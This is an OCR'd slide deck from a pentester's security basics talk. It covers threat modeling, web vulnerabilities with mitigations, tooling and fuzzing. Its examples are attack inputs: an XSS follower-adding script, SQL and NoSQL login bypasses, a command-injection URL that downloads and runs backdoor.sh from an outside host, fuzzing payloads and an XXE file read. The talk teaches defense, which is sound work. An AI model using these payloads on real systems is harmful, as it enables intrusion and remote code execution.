Security Basics - Lessons From a “Paranoid”

Stuart Larsen


Yahoo! Paranoids - Pentest


YAHOO!


Overview

- Threat Modeling
- Common Web Vulnerabilities
- Automated Tooling
- Modern Attacks

whoami








Mom: “Why can’t you read porn like a normal boy?” YAHOO!

Threat Modeling

- Analyzing the security of an application from the perspective of an attacker
- Structured approach to identify, quantify, and analyze possible threats
- Be “Paranoid”


Threat Modeling: Map the System



- How does it work?
  - How does the system connect?
- External entities?
  - What other systems does it trust?
- Assets
  - What is an attacker interested in?
  - What sort of “data” do you hold?
- Actors?
  - Who interacts with the system?
- Trust Levels?
  - Access rights, who can see what?

YAHOO!


Threat Modeling: Determine Threats



- What would an attacker do?
- STRIDE:
  - Spoofing
  - Tampering
  - Repudiation
  - Information Disclosure
  - Denial of Service
  - Elevation of Privilege

YAHOO!

Threat Modeling: Risk Levels



- DREAD
  - Damage
  - Reproducibility
  - Exploitability
  - Affected Users
  - Discoverability
- Risk = Likelihood x Impact
- Cost of recovery vs cost of defense

- Examples:
  - Breaking Crypto
  - Denial of service

YAHOO!

Threat Modeling: Mitigations

- Mitigations:
  - Do Nothing / Accept
    - The risk is acceptable
  - Inform / Transfer Risk
    - Insurance, term of service updates
  - Mitigate
    - Technical fix or workaround
  - Terminate
    - Take the server down, disable the service

- The most important step, yet often not done

Threat Modeling: Conclusion

- A great and cheap way to assess the security of a system / application
- There's a lot of different threat modeling techniques, what's most important is that it actually gets done

"*The only reason anybody is safe using the Internet is there's not enough bad guys.*" - Alex Stamos, AppSec Cali 2015

Common Web Vulnerabilities

- XSS
- CSRF
- SQL Injection
- Command Injection
- Forced Browsing
- Exposed Services
- Sensitive Data Exposure

Cross Site Scripting (XSS): Example

Compose new Tweet

Super excited to be attending "Security Basics - Lessons from a “Paranoid”. #yolo

Add photo Location disabled 59 Tweet

Tweets Tweets & replies Photos & videos

Stuart Larsen @xc0nradx · Jun 14

Super excited to be attending "Security Basics - Lessons from a “Paranoid”. #yolo

Stuart Larsen retweeted

YAHOO!

XSS: Example

Compose new Tweet

Super excited to be attending "Security Basics - Lessons from a "Paranoid". #yolo
<script>$.post('/addFollower',{ name:'xc0nradx'})</script>

Add photo Location disabled 0 Tweet

Tweets Tweets & replies Photos & videos

Stuart Larsen @xc0nradx · Jun 14
Super excited to be attending "Security Basics - Lessons from a "Paranoid". #yolo

Stuart Larsen retweeted

YAHOO!

XSS: The Actual Problem

Chris Rohlf
@chrisrohlf

Follow

I preach primitives for a reason. Its all the same. XSS, UAF, type confusion etc. Differentiating between code and data is hard (2/2)

8:58 AM - 6 May 2015

6

XSS: Protections

- Use your frameworks!
  - We look for where people don’t use the framework or don’t use the framework correctly
  - Input validation and output encoding
    - Convert < into “<”
- Content Security Policy
  - HTTP Header for specifying allowed resources

XSS: Content-Security-Policy


default-src ‘none’; script-src ‘self’ jquery.com; style-src ‘self’ bootstrap.com;

Don’t allow resources from anywhere


Only allow JS if it’s loaded from self (not inline) or jquery.com

Only allow CSS if it’s loaded from self (not inline) or bootstrap.com

CSRF: Cross Site Request Forgery



- The victim establishes a valid session with the target website.



- The attacker sends an email, or has the victim view a webpage.
- The browser attempts to load the image. Making a valid HTTP request to the bank. YAHOO!

CSRF

- Confused deputy problem
- Useful for more than just stealing money from banks
  - Posting content, deleting posts,
  - Changing security features
    - Password reset
- Can be used with HTTP Post
  - Email providers sometimes allow HTTP forms within the email
  - Custom web page: onload=document.forms[0].submit()

CSRF: Mitigations

- All forms should have a nonce/token
- Use your frameworks' protection!
- GET should not change state
- Short cookie expiry time

```
<form method="POST" action="/transfer.php">
    Amount: <input type="number" name="amount">
    To: <input type="text" name="to">
    From: <input type="text" name="from">
    <input type="hidden" name="csrf_token"
        value="q87h1389rfhqiue">
</form>
```

SQL Injection: Example

Login

c0nrad

3298hf=F/5++1!!0

Submit

```
query = "SELECT * FROM users WHERE
    username='" + username + "' AND
    password='" + password + "'";
```

```
query = "SELECT * FROM users WHERE
    username='c0nrad' AND
    password='3298hf=F/5++1!!0'";
```

YAHOO!

SQL Injection: Example

Login

c0nrad

1’ OR 1=1 --

Submit

```
query = "SELECT * FROM users WHERE
    username='" + username + "' AND
    password='" + password + "'";
```

```
query = "SELECT * FROM users WHERE
    username='c0nrad' AND password='1'
    OR 1=1 --'";
```

YAHOO!

NoSQL Injection: Example

```
POST /login?username=c0nrad&
password=3298hf=F/5++1!!0
```

```
User.find({
    username: “c0nrad”,
    password: “3298hf=F/5++1!!0”
});
```

```
POST /login?username=c0nrad
&password[$ne]=abc
```

```
User.find({
    username: “c0nrad”,
    password: {
        $ne: “abc”
    }
});
```

YAHOO!

SQL Injection: Conclusion

- Obviously very bad, exfil data, command injection, UNIONs

- Mitigations
  - Parameterized Queries
  - Stored Procedures
  - Escaping of User Supplied Input
  - Explicit about type
    - var username = String(req.query.username))

Command Injection

DEMO

Command Injection: Demo Notes

```
<html>
    <head><title>Demo</title></head>

    <body>

<?php
    $filename=$_GET['filename'];
    $output = shell_exec("cat $filename");
    echo $output;
?>

    <a href="/index.php?filename=welcome.html">Welcome Page</a>
    <a href="/index.php?filename=about.html">About Page</a>
    </body>
</html>
```

/index.php?filename=”welcome.html;wget endpoint.com/backdoor.sh;chmod u+x; ./backdoor.sh

Command Injection: Mitigations

- Minimize calls that spawn external commands, and more importantly shells
  - $content = file_get_contents(‘file.txt’)
  - $content = shell_exec(‘cat file.txt’)
- Filtering and escaping
  - escapeshellcmd (PHP)
  - escapeshellarg (PHP)
- Call the binary directly (execve), not through /bin/sh
  - system(command) => /bin/sh + command
  - /path/to/binary + [arg1, arg2, arg3, arg4]

Forced Browsing / Improper Authorization

- Enumerate and access resources that aren't listed, but still accessible
- Dirbuster, a tool for bruteforcing urls

- http://example.com/uploads/68
  - Iterate that last parameter and see if anything interesting happens

- The best mitigation is proper authorization
- Non-guessable resource IDs

Exposed Services

- Network scans reveal lots of useful stuff
- CI/CD Pipeline
  - Jenkins Build Server
    - Command Injection is a feature
- Cameras
- Printers
- MongoDB REST Port

- It’s a pain to put passwords on everything, but it needs to be done
  - Password manager
  - Configuration management system

Sensitive Data Exposure

Reset Password:

email c0nrad@c0nrad.io

Reset Password

POST /reset/
{email: c0nrad@c0nrad.io }

HTTP/1.1 200 OK
{
email: “c0nrad@c0nrad.io”,
ts: 1434176397589,
token: “d18gd72bd21d”,
_id: “5488a37144f95d07cfa”
}

YAHOO! MAIL

c0nrad

Hey!

To reset password:
http://example.com/reset/token/d18gd72bd21d

Reply

- Other Sensitive Data Exposure Examples:
  - Information being passed in the clear
  - Unauthenticated API routes

YAHOO!

Sensitive Data Exposure: Mitigations

- Use transport encryption (SSL/TLS)
- Identifiers should be non-guessable (UUIDv4)
- Sensitive information (SSN, CC, PII) should be encrypted if stored at all, (PCI compliance)
- Authentication information (oauth, session, etc), shouldn’t be returned unless necessary
- Scrub your logs, only save what you need

Vulnerabilities: Conclusion

- Common ones we see, but plenty of others
- Understand the frameworks and library you use
  - And keep them up to date
- Take a look at the application from the eyes of an attacker
  - threat modeling
- Golden Rule: Never trust input.

Automated Tooling

- Yahoo! has literally thousands of products
- Code is constantly changing
- Pentests are slow

Automated Tooling


- Static Analyzers: look for potential problems in source code
  - Lots of false positive, but the cheapest to run
- Vulnerability Scanners (e.g. nessus): scan websites for known insecure configurations
  - Lower false positives, but signature based

Automated Tooling

- Spidering (e.g. burp/zap): content discovery
  - Assists with finding content on web directories
- Network Scanning (e.g. nmap)
  - Port scanning / host enumeration
- Fuzzing (e.g. afl-fuzz): feed a system a bunch of garbage and see what happens
  - Custom per application, can find unique and complex vulnerabilities

Fuzzing

- Sending random data (binary/ascii) to an application and monitoring for unexpected behavior



YAHOO!

Fuzzing: HTTP

```
POST /somepath?query=abc#fragment
Host: yahoo.com
Accept: text/plain
User-Agent: Chrome
Content-Length: 200

{ data: 10 }
```

Fuzzing: HTTP

Method

Path

Querystring

Fragment

POST /somepath?query=abc#fragment

Host

Host: yahoo.com

Accept: text/plain

User-Agent: Chrome

Content-Length: 200

Headers


{ data: 10 }

Body

YAHOO!

Fuzzing: Payloads

- Command Injection:
  - sleep 5; wget endpoint.com, `yes`
- XSS:
  - alerts, console.log, XHRs, style changes
- SQL:
  - sleep, ‘, “, `, 1 or 1=1--
- Information Disclosure:
  - Meta characters, Types



Fuzzing: Example

FOOBAR /robots.txt?query=0.0#1’ or 1=1 --

Host: localhost

Accept: ; sleep 5

User-Agent: Chrome

Content-Length: 10000

{ data: { “$ne”: “abc” } }

YAHOO!

Fuzzing: Conclusion

- Cheap, fast, fun
- Fuzz while you're building a fuzzer
- Sometimes you can take existing testing scaffolding, and apply them to fuzzing
- Less false positives, but plenty of false negatives

When To Hire A Pro

- A pentest will cost tens of thousands of $
- Make sure you take care of your basics first
  - Free vulnerability scanners
  - Network Perimeter / Firewalls
  - 2FA
  - Cookie flags
- If required to do a PCI audit, you'll need to handle that separately

Modern Attacks

- Social Engineering
  - Spend months and $$ trying to find a flaw in crypto
  - Or send an email to everyone in the company with something phishy
- Finding, selling and exploiting 0day is a big business
  - Attacking your browser, office software and phone
- n-day botnets
- Ransomware
- Advanced Persistent Threats (APTs)
  - Better to stay on the network and be quiet

Conclusion

- Threat Modeling
- Common Web Vulnerabilities
- Automated Tooling
- Modern Attacks

XXE: XML External Entity

- An attack against XML parsers
- XML allows “external general parsed entity” also called external entity
- It’s a placeholder for other resources
-

```
<?xml version="1.0" encoding="ISO-8859-1"?>
 <!DOCTYPE foo [
  <!ELEMENT foo ANY >
  <!ENTITY xxe SYSTEM "file:///dev/passwd" >]
><foo>&xxe;</foo>
```

XXE: Mitigations

- Most frameworks and libraries have a way to disable external entities
  - libxml_disable_entity_loader(true)